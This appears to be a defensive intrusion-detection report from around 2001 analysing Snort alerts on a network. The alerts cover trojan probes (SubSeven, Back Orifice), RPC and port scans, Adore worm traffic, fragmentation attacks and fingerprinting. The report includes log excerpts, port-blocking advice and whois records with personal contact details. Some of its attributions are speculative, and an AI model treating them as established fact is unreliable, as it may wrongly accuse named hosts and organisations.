MY.NET.145.159	MY.NET.145.171	MY.NET.145.174	MY.NET.145.175	MY.NET.145.179	MY.NET.145.195
MY.NET.146.21	MY.NET.146.60	MY.NET.150.16	MY.NET.150.36	MY.NET.150.41	MY.NET.150.85
MY.NET.150.101	MY.NET.150.112	MY.NET.150.224	MY.NET.150.228	MY.NET.151.17	MY.NET.151.80
MY.NET.151.88	MY.NET.152.1	MY.NET.152.14	MY.NET.152.15	MY.NET.152.18	MY.NET.152.55
MY.NET.152.119	MY.NET.152.142	MY.NET.152.146	MY.NET.152.147	MY.NET.152.151	MY.NET.152.158
MY.NET.152.159	MY.NET.152.166	MY.NET.152.174	MY.NET.152.183	MY.NET.152.203	MY.NET.152.214
MY.NET.153.106	MY.NET.153.107	MY.NET.153.110	MY.NET.153.115	MY.NET.153.142	MY.NET.153.182
MY.NET.153.186	MY.NET.153.195	MY.NET.153.199	MY.NET.153.202	MY.NET.153.222	MY.NET.153.238
MY.NET.154.1	MY.NET.154.28	MY.NET.156.122	MY.NET.156.127	MY.NET.157.30	MY.NET.157.150
MY.NET.157.183	MY.NET.157.239	MY.NET.157.246	MY.NET.157.250	MY.NET.158.1	MY.NET.160.1
MY.NET.160.143	MY.NET.160.146	MY.NET.160.154	MY.NET.161.34	MY.NET.162.77	MY.NET.162.80
MY.NET.162.84	MY.NET.162.85	MY.NET.162.101	MY.NET.162.104	MY.NET.162.105	MY.NET.162.108

```
MY.NET.162.109  MY.NET.162.168  MY.NET.162.181  MY.NET.162.184  MY.NET.162.185  MY.NET.162.188
MY.NET.162.189  MY.NET.162.192  MY.NET.162.193  MY.NET.162.244  MY.NET.163.25   MY.NET.163.44
MY.NET.163.45   MY.NET.163.76   MY.NET.163.80   MY.NET.163.97   MY.NET.165.123  MY.NET.165.126
MY.NET.165.134  MY.NET.167.5    MY.NET.168.55   MY.NET.178.76   MY.NET.178.108  MY.NET.178.109
MY.NET.178.117  MY.NET.179.45   MY.NET.179.53   MY.NET.179.56   MY.NET.179.88   MY.NET.179.97
MY.NET.180.170  MY.NET.180.179  MY.NET.180.206  MY.NET.180.230  MY.NET.180.235  MY.NET.181.26
MY.NET.181.67   MY.NET.181.75   MY.NET.181.82   MY.NET.181.99   MY.NET.181.106  MY.NET.181.171
MY.NET.181.175  MY.NET.182.1    MY.NET.182.45   MY.NET.182.108  MY.NET.182.121  MY.NET.182.136
MY.NET.182.137  MY.NET.184.203  MY.NET.185.1    MY.NET.186.1    MY.NET.188.23   MY.NET.195.1
MY.NET.198.1    MY.NET.198.44   MY.NET.253.1    MY.NET.253.10   MY.NET.253.23   MY.NET.253.42
MY.NET.253.43
```

This is a big concern, since the only service that normally responds to port 27374 is the SubSeven trojan. This suggests there is a relatively widespread compromise of the systems within your network with the SubSeven trojan.

For example, while most hosts replied with only one packet, two of these 541 hosts replied with 4 packets. We will investigate one of these further.

Host MY.NET.111.68 was originally contacted on May 13 at 20:27 from 24.65.218.144, during a port scan of the MY.NET.0.0 network:

```
May 13 20:27:13 24.65.218.144:1560 -> MY.NET.111.68:27374 SYN **S*****
May 13 20:27:15 24.65.218.144:1560 -> MY.NET.111.68:27374 SYN **S*****
```

After contacting MY.NET.111.68, a conversation commenced with that host as shown by this extract from the alert file alert.010513:

```
05/13-20:27:13.567645  [**] Possible trojan server activity [**] 24.65.218.144:1560 -> MY.NET.111.68:27374
05/13-20:27:13.567749  [**] Possible trojan server activity [**] MY.NET.111.68:27374 -> 24.65.218.144:1560
05/13-20:27:14.194263  [**] Possible trojan server activity [**] 24.65.218.144:1560 -> MY.NET.111.68:27374
05/13-20:27:14.194305  [**] Possible trojan server activity [**] MY.NET.111.68:27374 -> 24.65.218.144:1560
05/13-20:27:14.896545  [**] Possible trojan server activity [**] 24.65.218.144:1560 -> MY.NET.111.68:27374
05/13-20:27:14.896592  [**] Possible trojan server activity [**] MY.NET.111.68:27374 -> 24.65.218.144:1560
05/13-20:27:15.495758  [**] Possible trojan server activity [**] 24.65.218.144:1560 -> MY.NET.111.68:27374
05/13-20:27:15.495804  [**] Possible trojan server activity [**] MY.NET.111.68:27374 -> 24.65.218.144:1560
```

This clearly shows the scan occurring and the compromised host responding.

DEFENSIVE RECOMMENDATIONS

Steps should be taken to immediately determine whether these systems are indeed compromised. The SubSeven Trojan is an MS-Windows trojan and therefore most of the above machines should be running some form of Windows. If not, then this is probably something other than the SubSeven trojan.

Also, you might consider disallowing the routing of packets whose destination is port 27374.

CORRELATIONS

A good description of the SubSeven Trojan:
http://www.sans.org/newlook/resources/IDFAQ/subseven.htm

WINGATE 1080 ATTEMPT

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
147.52.74.115	16137	16137	1	1
216.209.172.140	215	215	155	155
63.193.146.162	151	151	142	142
24.42.198.149	127	127	121	121

24.202.86.136	116	116	112	112

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.15.214	16137	16139	1	3
MY.NET.60.11	62	107	17	22
MY.NET.217.202	46	87	10	31
MY.NET.70.242	25	981	1	12
MY.NET.60.16	23	33	5	6

INFORMATION ABOUT ATTACK

This alert signifies an attempt to access a WinGate proxy server on port 1080 (a standard WinGate proxy port).

WinGate is a product which provides, among other things, an IP proxy capability. For complete details, see http://wingate.deerfield.com/. This can be a vulnerability by allowing an attacker to masquerade their actions to look like they are originating from the WinGate host.

The vast majority of these alerts were from traffic originating from 147.52.74.115 (within the Univ. of Crete) to MY.NET.15.214 on your internal network.

```
University of Crete (NET-UOFCRETE)
   Computer Center, Knossos Ave.
   Heraclion, 71409
   GR

   Netname: UOFCRETE
   Netblock: 147.52.0.0 - 147.52.255.255

   Coordinator:
      Giannis, Fragiadakis  (FG53-ARIN)  jfragiad@ucnet.uoc.gr
      +3081393312 (FAX) +3081393318

   Domain System inverse mapping provided by:

   KNOSSOS.UCNET.UOC.GR        147.52.80.1
   NS2.UOC.GR                  147.52.3.15
   PYTHIA.FORTHNET.GR          139.91.1.1
   INFO.FORTHNET.GR            139.91.1.17

   Record last updated on 15-Nov-2000.
   Database last updated on 5-Oct-2001 23:18:41 EDT.
```

DEFENSIVE RECOMMENDATIONS

You should check out your system MY.NET.15.214 to determine whether in fact it is running a Wingate Proxy server, and whether that server is legitimate. If so, you will want to modify your rules to remove this alert for those machines which are running legitimate versions of Wingate.

CORRELATIONS

Tim Lyons notes a number of these attacks against his network: http://www.sans.org/y2k/011801-1330.htm.

EXTERNAL RPC CALL

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
204.196.106.135	407	407	366	366
208.233.96.131	327	328	271	272
205.177.193.9	312	312	312	312
165.229.192.33	311	311	311	311
200.38.77.237	303	303	302	302

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.6.15	23	30	13	16
MY.NET.133.198	15	24	14	18
MY.NET.133.159	14	16	11	13
MY.NET.137.220	14	21	14	18
MY.NET.137.142	13	15	12	14

INFORMATION ABOUT ATTACK

This alert represents traffic to hosts within the MY.NET.0.0 network on port 111 (RPC Services).

RPC is well known to have a number of serious vulnerabilities. This signature indicates that individuals outside of your network are attempting to access these services. There is little possibility that such access is necessary for such external entities.

By examining the top five sources and destinations, it is clear that each of the sources is making requests from a large number of destinations, indicative of a scan. Conversely, each of the destinations is receiving a relatively small number of requests from a small number of destinations. If there were a specific service actually being used, we would expect to see a destination receiving a large number of requests from relatively few sources.

DEFENSIVE RECOMMENDATIONS

RPC services are generally insecure, and unless absolutely necessary should be removed from the /etc/inetd.conf file (or other appropriate configuration mechanism). Furthermore, the firewall should be configured to disallow all incoming RPC traffic (and outgoing traffic too, if possible).

CORRELATIONS

External RPC calls are also reported here: http://www.sans.org/y2k/010300-0900.htm.

ATTEMPTED SUN RPC HIGH PORT ACCESS

ALL 8 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
24.21.203.64	5864	5864	1	1
63.121.232.208	578	578	1	1
205.188.153.102	140	140	1	1
205.188.153.99	24	24	1	1
205.188.153.98	5	5	1	1
205.188.153.103	2	2	1	1

205.188.153.101	2	2	1	1
128.183.10.134	1	1	1	1

ALL 8 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.229.166	5864	5864	1	1
MY.NET.224.138	578	582	1	4
MY.NET.221.34	140	141	1	2
MY.NET.224.34	24	25	1	2
MY.NET.206.150	5	8	1	2
MY.NET.225.234	2	2	1	1
MY.NET.227.122	2	4	1	3
MY.NET.97.165	1	10	1	7

INFORMATION ABOUT ATTACK

This alert represents traffic to hosts within the MY.NET.0.0 network on UDP port 32771 (RPC services port).

RPC services typically are located at UDP port 32771. In this case, it seems very possible that the system MY.NET.229.166 actually has some RPC service running on that port.

All of the communication came from 24.21.203.64, which is within the @Home cable network, a virtual hotbed of hacker activity:

```
@Home Network (NETBLK-ATHOME)
   450 Broadway Street
   Redwood City, CA 94063
   US

   Netname: ATHOME
   Netblock: 24.0.0.0 - 24.23.255.255
   Maintainer: HOME

   Coordinator:
      Operations, Network  (HOME-NOC-ARIN)  noc-abuse@noc.home.net
      (650) 556-5599

   Domain System inverse mapping provided by:

   NS1.HOME.NET                24.0.0.27
   NS2.HOME.NET                24.2.0.27

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 10-Apr-2000.
   Database last updated on 5-Oct-2001 23:18:41 EDT.
```

The following table indicates the source and destination IP and port for this alert. Note that the vast majority are from port 32768 to 32771. Note also that of the remaining entries, all but one come from the 205.188.153.0 class C subnet (AOL), and they all originate from port 4000.

Count	Source IP:Port	Destination IP:Port
5864	24.21.203.64:32768	MY.NET.229.166:32771

578	63.121.232.208:32768	MY.NET.224.138:32771
140	205.188.153.102:4000	MY.NET.221.34:32771
24	205.188.153.99:4000	MY.NET.224.34:32771
5	205.188.153.98:4000	MY.NET.206.150:32771
2	205.188.153.101:4000	MY.NET.225.234:32771
2	205.188.153.103:4000	MY.NET.227.122:32771
1	128.183.10.134:53	MY.NET.97.165:32771

The following is the whois query for 205.188.153.0 (AOL):

```
America Online, Inc (NETBLK-AOL-DTC)
   22080 Pacific Blvd
   Sterling, VA 20166
   US

   Netname: AOL-DTC
   Netblock: 205.188.0.0 - 205.188.255.255

   Coordinator:
      America Online, Inc.  (AOL-NOC-ARIN)  domains@AOL.NET
      703-265-4670

   Domain System inverse mapping provided by:

   DNS-01.NS.AOL.COM          152.163.159.232
   DNS-02.NS.AOL.COM          205.188.157.232

   Record last updated on 27-Apr-1998.
   Database last updated on 5-Oct-2001 23:18:41 EDT.
```

This would imply that a large portion of this traffic is attributable to ICQ or AOL Instant Messenger Traffic.

DEFENSIVE RECOMMENDATIONS

Unless you are certain that this service represents valid traffic, you should shut down the RPC service running on MY.NET.229.166 and MY.NET.224.138 and check the machines for compromise.

The remaining traffic seems to be ICQ traffic from AOL.

CORRELATIONS

Brad Burdick describes a Sun RPC High Port issue he encountered (http://www.netsys.com/sunmgr/1996-05/msg00114.html).

Paul Asadoorian also remarks on this same pattern, and attributes it to ICQ: http://www.sans.org/y2k/practical/Paul_Asadoorian_GIAC.doc.

SYN-FIN SCAN!

TOP 7 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
132.248.100.200	1821	1821	1821	1821
206.139.131.244	1427	1427	1427	1427
192.168.0.1	1305	1624	1305	1355
211.130.90.210	1154	1154	1154	1154

24.67.148.220	1	1	1	1
192.43.163.83	1	1	1	1
62.42.92.106	1	1	1	1

TOP 5 DESTINATION HOSTS

There are 5371 destinations, and none of these have more than 3 alerts associated with them. Therefore, a "top 5" is not really applicable. The distribution is essentially flat across the 5371 destinations.

INFORMATION ABOUT ATTACK

This alert represents an incident where a TCP packet was received with the SYN and FIN flags both set. Although legal by the rules of TCP, this combination of flags does not normally occur and is usually indicative of an attempt to stealthily scan a network. This works because by setting the FIN flag in the initial SYN packet the system does not attempt to actually complete the TCP three-way handshake but simply abandons the connection. This defeats many intrusion detection systems, since they are looking for full connections (happily, snort is not fooled by this mechanism).

In this case, it seems that the remote hosts 132.248.100.200, 206.139.131.244, 192.168.0.1, and 211.130.90.210 are attempting to scan your system.

Note that 192.168.0.1 is a non-routable address. It is likely that a system within your network is so configured and is performing scanning from inside your network (possibly through a VPN?).

All but 2 of these alerts were targeted at port 21 (FTP), suggesting that the attacker was attempting to find open FTP servers.

DEFENSIVE RECOMMENDATIONS

For those systems which need to provide services, there is little you can do to prevent SYN-FIN scans. Although these do not themselves cause any damage or compromise, they are usually a precursor to more targeted attacks on open servers.

Ensure that all of your public services (such as FTP) are secured appropriately, and that all necessary security patches have been applied. Also, ensure that any services which are not needed are not available.

CORRELATIONS

Another SYN-FIN scan is described here: http://www.sans.org/y2k/061200.htm.

HIGH PORT 65535 TCP - POSSIBLE RED WORM - TRAFFIC

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.226.86	1271	1271	1	1
MY.NET.221.14	1045	1046	1	2
164.107.56.53	790	790	1	1
209.193.31.56	641	641	1	1
64.231.202.139	189	189	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
209.193.31.56	1271	1271	1	1

193.253.210.57	1045	1045	1	1
MY.NET.217.18	790	790	1	1
MY.NET.226.86	641	641	1	1
MY.NET.115.178	189	201	1	8

INFORMATION ABOUT ATTACK

The name of this alert is most unfortunate (and **very** confusing!). It actually refers to the Adore worm, which was originally called the "Red Worm" because the files it is composed of are contained within a file named "red.tar". It bears no relationship to the Code Red worm or variants.

As part of its functioning, the Adore worm opens up TCP port 65535 to communicate. This alert indicates that TCP traffic was seen coming to or going from this port.

All of the above systems seem to be carrying on significant conversations with a single Source or Destination. Specifically, the hosts MY.NET.226.86, MY.NET.221.14, MY.NET.217.18, MY.NET.115.178, and MY.NET.223.206 are particularly chatty on TCP port 65535 and warrant investigation.

DEFENSIVE RECOMMENDATIONS

I know of no legitimate service which uses port 65535. For safety, I would block this port at your firewall. In general, you should be blocking everything you do not specifically allow; nevertheless, this is a specific port that should be blocked.

The indicated hosts on your side should be checked for compromise by the Adore worm.

CORRELATIONS

The Adore worm is described in http://www.sans.org/infosecFAQ/threats/mutation.htm.

CONNECT TO 515 FROM OUTSIDE

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
144.118.133.244	587	587	587	587
172.25.8.114	314	314	311	311
216.64.197.68	234	234	213	213
211.43.92.132	215	215	187	187
150.254.174.141	168	168	157	157

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.132.27	6	13	5	12
MY.NET.137.246	6	11	5	10
MY.NET.134.33	6	15	5	13
MY.NET.137.254	6	16	4	13
MY.NET.137.248	6	14	4	12

INFORMATION ABOUT ATTACK

This alert represents an attempt to connect to port 515 (lpd, Printer Daemon) of a host within the MY.NET.0.0 network from a host outside the MY.NET.0.0 network.

Many systems do not support this service. As can be seen from the Top 5 destination hosts, most systems have a uniform distribution of alerts, from a similar number of sources. Therefore, I believe that this is simply a scan for port 515 vulnerabilities.

The external host 144.118.133.244 does seem particularly interested in this port. That address belongs to:

```
Drexel University (NET-DREXELSUBNET)
   3141 Chestnut Street
   Philadelphia, PA 19104
   US

   Netname: DREXELSUBNET
   Netblock: 144.118.0.0 - 144.118.255.255

   Coordinator:
      Drexel University, Information Resources and Technology  (DREXEL-U-ARIN)
dunet-admin@drexel.edu
      +1 215 895-6666

   Domain System inverse mapping provided by:

   NOC1.DREXEL.EDU            144.118.24.20
   NOC2.DREXEL.EDU            144.118.24.10

   Record last updated on 09-Aug-2000.
   Database last updated on 5-Oct-2001 23:18:41 EDT.
```

Probably a hacker has compromised a system on the Drexel University campus and is using it to scan your network.

DEFENSIVE RECOMMENDATIONS

There are better ways of sharing printer resources than connecting a printer to a unix box and opening up the remote printer port. I suggest that you block all access to port 515 at your firewall, and highly discourage the use of the remote printer daemon.

CORRELATIONS

Here is a correlation of an external port 515 connect attempt: http://www.sans.org/y2k/113000.htm.

SUNRPC HIGHPORT ACCESS!

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
136.145.59.243	1723	1723	1720	1720
209.1.245.35	70	70	1	1
64.12.163.199	23	23	1	1
216.87.240.143	8	8	1	1
165.114.1.6	7	7	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.219.82	71	72	2	3
MY.NET.205.222	23	25	1	3
MY.NET.253.51	8	28	1	4
MY.NET.6.7	7	91	1	14
MY.NET.60.38	4	21	1	7

INFORMATION ABOUT ATTACK

This represents an attempt to access the SunRPC high ports (32771+). The vast majority of these alerts are from a scan from source 136.145.59.243 (Univ. of Puerto Rico). This is determined by noting that the number of alerts and number of destinations are nearly the same, indicating the source system was scanning the network for open port 32771.

Here is a whois query of 136.145.59.243:

```
University of Puerto Rico (NET-CUN)
   Agricultural Experimental Station
   Rio Piedras, PR 00926
   PR

   Netname: CUN
   Netblock: 136.145.0.0 - 136.145.255.255

   Coordinator:
      Ramos, Felix  (FGR-ARIN)  f_ramos@UPR1.UPR.CLU.EDU
      8092500000 ext. 5454 (FAX) (809) 763-6760

   Domain System inverse mapping provided by:

   UPR1.UPR.CLU.EDU          136.145.1.4
   TRANTOR.UMD.EDU           128.8.10.14

   Record last updated on 22-Mar-1993.
   Database last updated on 5-Oct-2001 23:18:41 EDT.
```

The host MY.NET.219.82 seems to have been receiving traffic from an ICQ server on 209.1.245.35. Also, the host MY.NET.205.222 seems to have been receiving traffic from a "MoneyCom" server. Here is an excerpt on what this is (from http://www.sans.org/y2k/0110stutzman.htm):

> The MonkeyCom is our software product.
> It supports file transfer and TV-phone.
> It uses UDP on port 9898 and TCP on system-assigned port.
> It communicates on serial cable, modem, AppleTalk and IP
> (i.e. IP is merly one of connection method).
>
> This is our web site (sorry, Japanese only).
> http://www.random-grp.com/kuwatec/Products/MonkeyCom/MonkeyCom.html

DEFENSIVE RECOMMENDATIONS

The most serious issue is to ensure that no unauthorized RPC servers are located on any hosts. In this case, the vast majority of the traffic was composed of a scan, which you can do nothing about unless you block access to the port.

CORRELATIONS

Andy from .edu provides some correlation: http://www.sans.org/y2k/022800.htm

SMB NAME WILDCARD

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.220.110	131	132	113	114
192.168.0.1	22	1624	11	1355
130.13.87.112	16	16	4	4
MY.NET.162.199	16	16	1	1
MY.NET.111.197	15	16	1	2

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.125.41	30	30	2	2
MY.NET.132.10	20	34	8	19
MY.NET.135.164	20	24	8	12
MY.NET.135.236	19	31	3	14
MY.NET.134.132	18	23	4	8

INFORMATION ABOUT ATTACK

This is normally the result of a netbios name lookup. The vast majority of these lookups came from within your own network, which is perfectly reasonable. The netbios lookup is a normal part of the way Windows networking works.

Two things stand out: the host 192.168.0.1, and the host 130.13.87.112. Neither of these perform a large number of lookups, but the very fact that they are not within your network is troublesome. We have seen 192.168.0.1 before, and this host remains suspicious.

DEFENSIVE RECOMMENDATIONS

You should ensure that all traffic on TCP and UDP port 137 are blocked at your firewall, both incoming and outgoing. There is no reason to perform any netbios queries over the Internet.

CORRELATIONS

SMB Wildcarding is described in more detail here:
http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

Clint Byrum provides some correlations: http://www.sans.org/y2k/081200-1300.htm

QUESO FINGERPRINT

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
199.183.24.194	390	390	3	3
24.180.133.11	143	143	1	1
62.149.142.201	135	135	4	4
130.83.33.100	55	55	47	47
158.75.57.4	51	51	28	28

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.98.88	143	145	1	3
MY.NET.253.43	136	282	3	16
MY.NET.253.42	134	283	3	16
MY.NET.218.46	126	144	2	6
MY.NET.253.41	126	297	2	18

INFORMATION ABOUT ATTACK

Queso is a program that performs system "fingerprinting," or determination of what kind of system a host is based soley on its network characteristics. Each of the above systems performed such a scan of one or more of your systems. These scans can be a prelude to an attack, since the attacker can fine-tune their attack if they know what type of system they are attacking.

DEFENSIVE RECOMMENDATIONS

Ensure that your systems are patched and secure. If you have open ports, there is little you can do to stop this sort of reconnaissance, but a solid system will be difficult to compromise.

CORRELATIONS

Laurie @edu provides correlation of a Queso scan: http://www.incidents.org/archives/y2k/022301-1600.htm

PORT 55850 TCP - POSSIBLE MYSERVER ACTIVITY - REF. 010313-1

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.201.6	281	282	1	2
209.237.3.70	85	85	1	1
MY.NET.253.24	69	84	10	16
MY.NET.253.41	37	60	6	10
MY.NET.253.51	21	21	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
209.237.3.70	281	281	1	1

MY.NET.201.6	85	92	1	5
MY.NET.253.24	56	78	8	17
MY.NET.253.41	25	297	6	18
206.50.88.1	21	21	1	1

INFORMATION ABOUT ATTACK

Myserver is a Distributed Denial of Service tool that communicates via port 55850 on compromised systems. I would therefore suggest taking a close look at MY.NET.201.6, and all machines on you're my.NET.253.0 class C subnet to determine whether they are compromised.

DEFENSIVE RECOMMENDATIONS

You might consider disabling all traffic to/from port 55850 at your firewall.

CORRELATIONS

Piotr Kurys mentions a similar detect at http://archives.neohapsis.com/archives/incidents/2000-10/0136.html.

TINY FRAGMENTS - POSSIBLE HOSTILE ACTIVITY

ALL SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
213.65.23.12	584	584	2	2
202.39.78.125	62	62	38	38
202.39.78.50	1	1	1	1
202.39.78.55	1	1	1	1
62.178.42.51	1	1	1	1
202.39.78.4	1	1	1	1
63.227.43.48	1	1	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.70.38	582	584	1	3
MY.NET.229.74	11	12	1	2
MY.NET.224.54	6	8	1	3
MY.NET.160.169	3	5	1	3
MY.NET.221.130	2	2	1	1

INFORMATION ABOUT ATTACK

This attack refers to the capability in IP to break up a datagram into smaller chunks, or fragments. This is done when a segment of the network cannot handle the datagram at its current size, and must break it up into smaller fragments. Most commercial products can handle datagrams of at least 512 bytes.

Hackers can use very small fragments to confuse and even crash systems, as well as to get around security measures. This alert indicates that suspiciously small fragments have been detected.

Specifically, the system MY.NET.70.38 seems to have been singled out for a fragmentation attack from 213.65.23.12 (Telia Network Services):

```
route:          213.64.0.0/14
descr:          TELIANET-BLK
descr:          Abuse issues should be
descr:          sent to abuse@telia.net
origin:         AS3301
mnt-by:         TELIANET-RR
changed:        rr@telia.net 20010405
source:         RIPE

role:           TeliaNet Registry
address:        Telia Network Services
address:        Carrier & Networks
address:        Arenavagen 61
address:        SE-121 29 Stockholm
address:        Sweden
fax-no:         +46 8 4568935
e-mail:         ip@telia.net
e-mail:         registry@telia.net
e-mail:         dns@telia.net
e-mail:         backbone@telia.net
```

Furthermore, the system 202.39.78.125 seems to have performed a mini-scan using fragmented packets.

DEFENSIVE RECOMMENDATIONS

Investigate using a firewall or router appliance that will perform fragmented packet reconstruction. This will reduce your exposure to these attacks. Also, ensure that your systems are patched to reduce the consequences of receiving these packets.

CORRELATIONS

SANS detailed description of fragmentation:
http://www.sans.org/newlook/resources/IDFAQ/fragments.htm

WATCHLIST 000222 NET-NCFC

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
159.226.2.25	186	186	9	9
159.226.115.69	166	166	3	3
159.226.228.1	80	80	4	4
159.226.68.65	38	38	2	2
159.226.45.3	18	18	5	5

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.253.43	131	282	8	16
MY.NET.253.41	130	297	7	18
MY.NET.253.42	92	283	6	16
MY.NET.6.7	64	91	6	14

MY.NET.6.47	53	73	5	15

INFORMATION ABOUT ATTACK

This alert identifies traffic coming from the Computer Network Center Chinese Academy of Sciences (159.226.0.0/16). You have obviously had problems with this network previously, and therefore have placed a rule for this network. There have been a number of connections from this network, especially to your class C subnets MY.NET.253.0 and MY.NET.6.0.

DEFENSIVE RECOMMENDATIONS

You must determine whether this traffic is acceptable. If not, then you can disallow further access by adding a rule to your firewall.

CORRELATIONS

An anonymous correlation of this alert: http://www.sans.org/y2k/032600-2000.htm.

TCP SRC AND DST OUTSIDE NETWORK

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
169.254.101.152	72	420	40	301
24.249.187.57	22	22	1	1
64.12.25.53	15	15	1	1
24.18.91.67	14	14	5	5
24.6.135.38	14	14	2	2

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
192.168.0.22	27	27	2	2
24.3.0.37	22	29	1	3
24.3.0.39	11	23	1	2
205.188.6.49	8	8	1	1
64.4.13.49	6	6	1	1

INFORMATION ABOUT ATTACK

This alert denotes TCP traffic where both the source and destination refer to addresses that are located outside of your network.

This seems to be caused largely by the fact that you are routing packets destined for 192.168.0.22 through your network. Normally, these are not routed across the Internet.

These may be caused by VPNs or other direct network connections into your network. If this sort of traffic is undesirable, you can configure your border routers to not route any traffic unless it is to/from your network.

DEFENSIVE RECOMMENDATIONS

Border routers should be configured to not route any traffic unless it is to/from your network.

BACK ORIFICE

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
203.144.179.233	48	48	48	48
203.155.244.220	45	45	41	41
211.61.232.18	42	42	42	42
203.148.188.187	28	28	26	26
203.144.164.20	21	21	21	21

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.98.23	4	4	4	4
MY.NET.98.195	3	9	3	6
MY.NET.98.181	3	3	3	3
MY.NET.98.15	3	3	3	3
MY.NET.98.142	3	5	3	5

INFORMATION ABOUT ATTACK

Back Orifice is a Trojan that allows an attacker to take over control of your Windows system.

A number of sources seem to have scanned your network for Back Orifice servers (compromised machines), but none seem to have been found. The most active scan came from 203.144.179.233, whose whois information is:

```
inetnum:     203.144.179.0 - 203.144.179.255
netname:     ASIAINFO-NET
descr:       IP Pool for Access Number 6408005
country:     TH
admin-c:     WP1-AP
tech-c:      SK1-AP
mnt-by:      MAINT-ASIANET-AP
changed:     sirisak.t@asianet.co.th 20010208
source:      APNIC

person:      Wongchai Piyakavarnich
address:     17 th floor ,Fortune House
address:     1 Ratchadaphisek Road, Din Daeng
address:     Bangkok 10320
country:     TH
phone:       +662-6411800 ext 4794
fax-no:      +662-6411831
e-mail:      cmsv@asianet.co.th
nic-hdl:     WP1-AP
mnt-by:      MAINT-ASIAINFO-AP
changed:     cmsv@asianet.co.th 19980901
source:      APNIC
```

DEFENSIVE RECOMMENDATIONS

This is a scan, so not much can be done other than blocking the port at the firewall.

CORRELATIONS

Information on the background of Back Orifice can be found here: http://www.networkmagazine.com/article/NMG20000426S0011/3.

NULL SCAN!

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
213.65.192.186	18	18	1	1
157.24.104.151	5	5	2	2
62.252.40.201	4	4	2	2
213.93.222.50	3	3	1	1
209.221.200.17	3	3	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.219.126	20	23	3	5
MY.NET.150.133	8	188	7	43
MY.NET.204.142	7	7	5	5
MY.NET.150.220	7	973	5	66
MY.NET.219.38	6	3764	5	56

INFORMATION ABOUT ATTACK

A null scan is defined as a scan whose packets have no flags set. Such packets are not normal, and must be specially crafted. The main reason for crafting such packets is to evade detection by an intrusion detection system.

You have experienced relatively few of these, which were most likely part of a general scan of your system for vulnerabilities.

DEFENSIVE RECOMMENDATIONS

Ensure your systems only have services running which are necessary, and that they have all current security patches applied.

CORRELATIONS

Example of a Null scan: http://www.sans.org/y2k/032500.htm.

NMAP TCP PING!

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
209.135.37.205	27	27	2	2
199.197.130.21	9	9	5	5
146.83.39.2	4	4	4	4

202.187.24.4	3	3	3	3
63.117.235.7	3	3	3	3

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.1.8	25	32	3	6
MY.NET.253.125	8	8	6	6
MY.NET.1.3	7	9	6	8
MY.NET.1.10	5	7	1	3
MY.NET.1.5	5	8	4	7

INFORMATION ABOUT ATTACK

This represents a scan by the tool Nmap attempting to map your network. More information on this tool is available at http://www.sans.org/resources/IDFAQ/What_is_nmap.htm.

